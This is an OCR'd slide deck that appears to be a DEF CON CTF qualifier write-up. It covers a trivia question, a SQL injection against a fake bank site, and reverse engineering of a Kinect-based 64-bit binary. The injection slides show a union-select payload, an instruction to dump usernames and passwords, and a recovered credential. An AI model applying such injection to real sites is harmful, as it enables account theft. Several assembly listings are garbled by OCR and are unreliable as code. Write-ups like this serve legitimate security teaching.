
2006: Trivia 100: Hack the _______

2007: 100: _____ the *planet*

2008: defcon ctf quals 100: Hack ___ planet

2011: Q: _____ ___ _______.

URANDOM 100



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

!?

Q: How many developers are there in microsoft?

DEVELOPERS!

40+12+16+4+80 = 152

Developers developers developers developers

develope

develope

develope

develope

develope


develope

develope

develope

develope


Grab Bag 400 – SQL Injection



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

FAKE BANK SITE

Q: What is Jeff Moss' checking account balance?



Welcome to BoaBank.

Free toasters this week with new account sign-ups! Ask an account representative today how to get your free KRUPS® toaster delivered to your door.

Sign in to your accounts here!


sign in

Consolidate your student loans. Get that monkey off your back today! Rates as low as 2.13%!

learn more

Find an BoaBank location near you. Enter a ZIP code below:

SIMPLE SQL INJECTION



1 and 1=2 union select …

```
140.197.217.85:8080/boa_bank/find_branch sp?zip=&Su mit.x=9&Submit.y=6
```

Your search returned the following results.

Return to home page.


Branch	Street	State	Zip	Phone
Branch #562	530 Second Ct.		015	702-418-5741
Branch #645			89015	702-612-3154
Branch #403		NV	89015	702-656-9728
Branch #903	73	NV	89015	702-413-7307
Branch #683	492 He	V	89029	702-339-7341
Branch #759		NV	89029	702-670-2722
Branch #877		NV	89121	702-392-5187
Branch #495		NV	89121	702-708-9242
Branch #529	382		89121	702-463-2409

GET DATA!

Get firstname, lastname, username, password, account from the table.

username: dtangent

password: erl)<qZsxZ



Welcome Dark Tangent


Your account information.

Logout.

Transfer money here.

Account Number	Account Type	Transaction Date	Withdrawals	Deposits	Balance
108874-7395	savings				
		2012-01-29 12:50:55	6.58		0.00
		2012-01-16 23:41:12	390.37		6.58
		2012-02-08 16:29:31	462.08		-4877.15
		2012-02-06 19:35:06	607.97		-4415.07
		2012-02-06 11:58:26		88.01	-3807.10
		2012-01-30 23:55:23	734.25		-3895.11
		2012-01-29 12:50:55		2202.89	-3160.86

URANDOM 400 – KINECT




grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

SHIT! 64BIT &...

IDA does not decompile 64bit binary to beautiful C code.

Open source sdk for 3D sensing.

Several APIs to draw and capture motion.




```
Format       : ELF64 for x86-64 (Executable)
Imagebase    : 400000
Interpreter '/lib64/ld-linux-x86-64.so.2'
Needed Library 'libglut.so.3'
Needed Library 'libGL.so.1'
Needed Library 'libOpenNI.so'
Needed Library 'libstdc++.so.6'
Needed Library 'libm.so.6'
Needed Library 'libgcc_s.so.1'
Needed Library 'libc.so.6'
```

OpenNI®

The standard framework for 3D sensing

AXIOM – STRINGS FIRST




Address	Length	Type	String
.rodata:00000...	0000000D	C	not tracked!
.rodata:00000...	00000014	C	Point at %f %f ₩n
.rodata:00000...	00000014	C	Converted: %f %f ₩n
.rodata:00000...	00000008	C	Unknown
.rodata:00000...	00000014	C	%d - Tracking, [%s]
.rodata:00000...	00000015	C	wait for it... [%s]
.rodata:00000...	00000007	C	NoUser
.rodata:00000...	00000005	C	Head
.rodata:00000...	00000006	C	Torso
.rodata:00000...	00000008	C	Top FOV
.rodata:00000...	00000009	C	Side FOV
.rodata:00000...	00000005	C	Pose
.rodata:00000...	0000000E	C	General error
.rodata:00000...	00000024	C	%d Calibration started for user %d₩n
.rodata:00000...	00000031	C	%d Calibration complete, start tracking user %d₩n
.rodata:00000...	00000023	C	%d Calibration failed for user %d₩n

ROUTINES

..Phi, Chi, _____, Omega

you got it, that’s all folks



```
loc_406320:
mov     rc , 43202C6968502E2Eh
mov     rd , 5F5F5F5F202C6968h
mov     ra , 206167656D4F202Ch
mov     [r12 , rcx
mov     [r12+8] rdx
mov     [r12+10h], rax
mov     byte ptr [r12+18h], 0
jmp     loc_405D0E
```


```
mov     edx, [rsp+158h+var_EC]
lea     rcx, [rsp+158h+var_48]
mov     esi, offset aDTrackingS ; "%d - Tracking, [%s]"
mov     rdi, r12        ; s
xor     eax, eax
call    _sprintf
jmp     loc_405D0E
```

```
loc_4062C0:
mov     edx, [rsp+158h+var_EC]
mov     esi, offset aD_0 ; "%d "
mov     rdi, r12        ; s
xor     eax, eax
call    _sprintf
jmp     loc_405D0E
```

```
loc_4062E :
mov      8, 20746F6720756F79
mov     di, 746168742C7469
mov      si, 66206C6C6120732 h
mov     [r  ], r8
mov     [r12+
mov     [r12+10h], rsi
mov     dword ptr [r12+18h], 736B6C6Fh
mov     byte ptr [r12+1Ch], 0
jmp     loc_405D0E
```


FOLLOW IT

Follow the up root for “you got it, that’s all folks”



```
cmp     cs:total_count, 29
jg      loc_4062E0
```

GET REFERENCE



```
loc_405106:
mov     ec    s:total_count
xor     edx, edx
movs    rbx, ecx
cmp     dword_60C660[ bx*4],
jnz     short loc_40 16A
```

```
cdqe
cmp     ds:body_per  nt[rax*4], 99
jle     short loc_4 51A2
```

```
loc_40516A:
mov     eax, ds:percent_[rdx
test    eax, eax
jle     short loc_405160
```

```
xor     eax, eax
nop     dword ptr [rax+   00000000h]
```

```
loc_405160:
add     rdx, 4
cmp     rdx, 104
jz      short loc_4051E0
```

```
loc_405130:
mov     ds body_percent[rax], 0
add     ra , 4
cmp     ra , 108
jnz     s  rt loc_405130
```


```
loc_4051E0:
mov     eax, cs:body_percent
jmp     short loc_405174
```

```
add      cx, 1
mov     cs:total_count, ecx
add     rsp, 90h
pop     rbx
pop     rbp
pop     r12
retn
```

```
loc_405174:
